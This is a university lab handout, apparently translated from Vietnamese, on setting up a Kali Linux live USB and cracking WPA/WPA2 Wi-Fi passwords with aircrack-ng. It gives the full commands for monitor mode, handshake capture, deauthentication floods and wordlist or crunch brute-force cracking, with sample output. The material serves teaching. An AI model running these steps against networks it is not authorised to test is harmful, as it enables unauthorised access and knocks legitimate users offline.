ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN

KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

Computer Networking

Lab 06: Capturing Packets & Scanning WPA/WPA2 Passwords

A. OVERVIEW

1. Objectives

- To gain an understanding of the Linux distribution: Kali Linux 2024.
- To investigate the 4-way handshake process in WPA/WPA2.
- To apply packet capture techniques and perform Wi-Fi password cracking using the wordlist/brute-force method with the **aircrack-ng** tool suite within Kali Linux.

The content of this practical exercise is to be utilized solely for academic and research purposes; it must not be used for malicious purposes that may impact any other organizations or individuals.

2. Key Content

- Investigation of WPA/WPA2.
- Creation of a Kali Linux Live USB for direct utilization of Kali Linux.
- Application of Kali Linux in exploiting Wi-Fi passwords (WPA/WPA2).

3. General Knowledge

WEP, WPA/WPA2 are common security standards employed to safeguard Wi-Fi networks, ensuring the security of wireless connections. WEP is an obsolete security protocol with numerous security limitations and has been superseded by the two standards WPA/WPA2 (Wi-Fi Protected Access). WEP stands for Wired Equivalent Privacy, and WPA stands for Wi-Fi Protected Access. WPA2 is the second version of the WPA standard and is currently in widespread use.

4. Environment & Practical Tools

- A computer with a Wi-Fi card (Laptop) or the use of an external Wi-Fi USB adapter.
- A USB drive with a capacity of 8GB or greater (USB 3.0 is recommended) to create the Kali Live USB.
- The latest Kali Linux installation image, available for download here.

  Supporting software for creating Kali Live USB:
- **Balena Etcher** software (https://www.balena.io/etcher/):

Etcher is an open-source USB Boot creator (supporting both GPT and UEFI standards), developed by Balena, featuring a simple interface and compatibility across most platforms including Linux, Windows, and macOS.

- **Rufus** software (https://rufus.ie)
  Rufus is a straightforward and user-friendly Windows utility for creating bootable USB drives for installing various operating systems, including Linux and Windows, and is widely utilized.
- **UNetBootin** software (https://unetbootin.github.io/)

Note: *Students may choose to install Kali Linux alongside their existing operating system or utilize other equivalent tools to create the Kali Live USB.*

B. PRACTICAL EXERCISES

1. Task 1: Kali Linux Environment Preparation

1.1 Preparation

Kali Linux is a Debian-based Linux distribution highly valuable to security assessment professionals, as it aggregates and categorizes nearly all essential tools required for penetration testing (pentest).

The latest version of Kali Linux is currently **Kali Linux 2025.1c** with a size of 4.5GB, and is freely available at https://www.kali.org/get-kali/#kali-live

Fig 1. The Kali Linux Operating System.

1.2 Practical Procedure

a) Creating the Kali Linux Live USB:

This method rapidly creates a Kali Linux Live USB, enabling the direct use of Kali Linux across various computers without the need for installation.

- **Step 1:** Prepare the latest Kali Linux ISO file (~ 4.5 GB) (available for download from the homepage: https://www.kali.org/get-kali/#kali-live).

- **Step 2:** Utilize the Etcher or Rufus software to create the Kali Live USB for directly running the operating system without installation.

Note: *The USB drive must have a minimum capacity of 8GB; a USB 3.0 is recommended for optimal read/write speeds.*

- With **Etcher**:

  + At Select Image: select the corresponding Kali Linux .ISO file

  + At Select drive: select the corresponding USB drive in use

  + Select Flash to commence USB boot creation




Fig 2. Creating a Bootable USB with Etcher.

- With **Rufus**:

  + Device: Select the USB drive in use

  + Partition scheme and target system type: Select the system standard such as BIOS, UEFI, or UEFI+GPT standard.

  + File system: File system standard, recommended to leave as default (FAT32).

  + Format Options: USB formatting options.

  + Create a bootable disk using: select the corresponding Kali Linux .ISO file





Fig 3. Creating a Bootable USB with Rufus.

- With **UNetBootin**

  + Select Diskimage > ISO and choose the Kali Linux installation ISO file

  + Ensure the USB drive is connected to the computer and select OK to begin the Live USB creation process.



- **Step 3:** Restart the computer and select the option to Boot into the USB first.

Lưu ý: The method for accessing the boot menu varies depending on the computer model (Refer to Appendix 2). Additionally, it is recommended to temporarily **disable SecureBoot** in the BIOS to enable direct booting from the created USB drive.

- **Step 4:** Sau khi đã boot từ USB, ở màn hình Boot menu, chọn **Live (amd64)** để sử dụng Kali Linux trực tiếp.




Fig 4. Selecting Live (amd64) to utilize Kali Linux immediately.

- **Step 5:** Log in to Kali Linux with the username **root** and the default password for the root account is **toor**.




Fig 5. Logging in with username root and password toor.

The environment preparation process is complete.

*Within the Kali Linux environment, data can still be accessed on the computer's hard drives by opening **Files** > selecting the **Other Locations** tab > a list of the actual hard drives will appear, and PDF files can also be opened normally using the available built-in tool. The pre-installed browser is Firefox.*

Kali Linux natively supports screen recording functionality using the **EasyScreenCast** tool with various customization options, which is convenient for documenting the practical process for the report.

Fig 6. The native screen recording feature in Kali Linux.

2. Task 2: Using Kali Linux to Crack Wi-Fi Passwords with aircrack-ng

2.1 Overview

AIRCRACK-NG[1] is a powerful tool suite in Kali Linux dedicated to Wi-Fi network security assessment. This tool suite comprises multiple utilities with various functions such as:

- **airmon-ng** – Used to switch the Wireless card to monitor mode (a mode for observing and collecting Wi-Fi signals).
- **airodump-ng** – Used to detect access points and capture 802.11 packets.
- **aireplay-ng** – Used to generate signal traffic to affect the network.
- **aircrack-ng** – Used to find the WEP key.

The Aircrack-ng suite includes several other tools for Wi-Fi exploitation, which can be referenced[1] .

Crunch[2] is a tool for automatically and rapidly generating Wordlists (lists of passwords based on defined rules), used for password cracking, and is pre-installed in Kali Linux.

[1] http://tools.kali.org/wireless-attacks/aircrack-ng
[2] http://tools.kali.org/password-attacks/crunch

2.2 Practical Procedure

a) Using Aircrack-ng to Crack Wi-Fi Password (WPA/WPA2)

- **Step 1:** Open the Terminal to execute commands (similar to Command Prompt in Windows).

Fig 7. Launching the Terminal.

- **Step 2:** Check the name of the Wireless card in use with the command **iwconfig**, which is typically **wlan0**. If the wireless card is not active (cannot connect to Wi-Fi), it can be activated with the command **ifconfig wlan0 up**

- **Step 3:** Switch the Wi-Fi network card to monitor mode (a mode for observing all signals in the network) using airmon-ng.

Verify the Wi-Fi card name with the command **iwconfig** or **airmon-ng**, typically wlan0.

Switch the wlan0 card to monitor mode using the airmon tool with the command:

airmon-ng start wlan0




Fig 8. Activating Monitor Mode on the wlan0 card.

At this point, checking with ifconfig will show the card **wlan0mon**

- **Step 4:** Use **airodump** to observe the activity of current Wi-Fi networks via the **wlan0mon** card (the wlan0 card in monitor mode):

airodump-ng wlan0mon

- **Step 5:** Identify the target Wi-Fi network and use airodump to capture packets and exclusively monitor that target network:

airodump-ng -c [channel] **-w** [file] **--bssid** [BSSID of the network] **wlan0mon**

Example: *airodump-ng -c 9 -w wifi-sniff --bssid C4:6E:1F:F6:34:B8 wlan0mon*

In which:

+ Observe the CH field to determine the Channel of the access point

+ -w [file]: specifies the path to save the captured file (in .cap format)

+ bssid: View the BSSID field (the MAC address of the access point)

- **Step 6:** Collect the WPA handshake packet (the 4-way handshake) during the login process to use it for password cracking.

There are two methods:

+ Wait for a user to log in to the monitored Wi-Fi network.

+ Use **aireplay** to generate a **deauth** signal (*to disconnect users currently on the network and force them to continuously log back in*).

aireplay-ng --deauth [num. deauth] **-a** [BSSID of the network] **wlan0mon**

Example: *aireplay-ng --deauth 5 -a C4:6E:1F:2D:D6:B8 wlan0mon (can be replaced with –deauth to -0 to send an unlimited number of deauth commands, in which case the parameter should be set to 0)*

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# aireplay-ng -0 0 -a 70:D9:31:E7:EE:AC wlan0mon
22:29:42  Waiting for beacon frame (BSSID: 70:D9:31:E7:EE:AC) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:29:42  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:42  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:43  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:43  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:44  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:44  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:45  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:45  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:46  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:46  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:47  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:47  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:47  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:48  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:48  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:49  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:49  Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
```

Fig 9. Executing DeAuth against the target network.

- **Step 7:** Wait or use **aireplay** as per step 6 until the WPA handshake packet for the target network is received, then stop the packet capture process (Ctrl+C) and proceed with password cracking using the captured .cap file.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
CH 13 ][ Elapsed: 24 s ][ 2017-12-13 22:33 ][ WPA handshake: 70:D9:31:E7:EE:AC

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

70:D9:31:E7:EE:AC  -50       65       18    0   6  54e  WPA2 CCMP   PSK  BiBoo Vietnam

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

70:D9:31:E7:EE:AC  C4:43:8F:C8:0C:CD   -1    1e- 0      0        6
70:D9:31:E7:EE:AC  40:B8:37:56:8F:E9  -41    1e- 1e    12       16  BIBOO VIP
70:D9:31:E7:EE:AC  E0:AA:96:DB:AE:D0  -87    1e- 1e     0       21  BiBoo Vietnam
```

Fig 10. Example of a received WPA handshake packet.

Password discovery may be attempted using either the Wordlist or the Brute-force method.

- The **Wordlist Method** (*Pre-existing List of Words*)

Kali Linux provides several common Wordlists located in the directory /usr/share/wordlist. Notably, the rockyou.txt wordlist contains a library of approximately 10 million commonly used passwords.

*Alternatively, the **Crunch** tool can be used to generate a custom Wordlist as required.*

If utilizing the pre-existing rockyou.txt Wordlist, the following commands are executed:

cp /usr/share/wordlists/rockyou.txt.gz /root/Desktop

⇨ Copies the compressed file containing rockyou.txt to the Desktop for convenient access.

gzip –d /root/Desktop/rockyou.txt.gz

⇨ Decompresses the rockyou.txt.gz file.

After obtaining the decompressed rockyou.txt file, use the following command to perform password discovery:

aircrack-ng -w [Wordlist file path] [captured .cap file path from step 5]

Example: aircrack-ng –w /root/Desktop/rockyou.txt wifi-sniff-01.cap

- The Brute-force Method (Exhaustive Search) utilizing the **Crunch** tool without a pre-existing Wordlist

Syntax for using Crunch:

crunch [min] [max] [charset] **-t** [pattern] **-o** [path file]

- [min]: Minimum number of characters
- [max]: Maximum number of characters
- [charset]: List of characters included in the password
- [pattern]: Password pattern & known characters; unknown characters are denoted by %

- [path file]: Path to the generated Wordlist file

Execute the command with the following syntax:

crunch [min] [max] [list of characters in the string] **-t** [password format pattern] | **aircrack-ng -w-** [captured file.cap] **--bssid** [target MAC address]

Example: Assuming the 10-character password is a phone number with the prefix 091, and the password consists of digits 0-9, all sequences 091xxxxxxx can be exhaustively searched as follows:

crunch 10 10 0123456789 -t 091%%%%%%% | aircrack-ng -w- wifi-sniff.cap --bssid C4:6E:1F:2D:D6:B8




Fig 11. Example of Password Discovery Results.

- **Step 8:** After the password has been found, disable the monitor mode of the wlan0 card to re-enable Wi-Fi usage with the command:

airmon-ng stop wlan0mon

Use the newly discovered password to attempt Wi-Fi access and verify the result.

END

CONGRATULATIONS ON THE SUCCESSFUL COMPLETION OF THE PRACTICAL COURSE INTRODUCTION TO COMPUTER NETWORKS

Wish you all the best in your examinations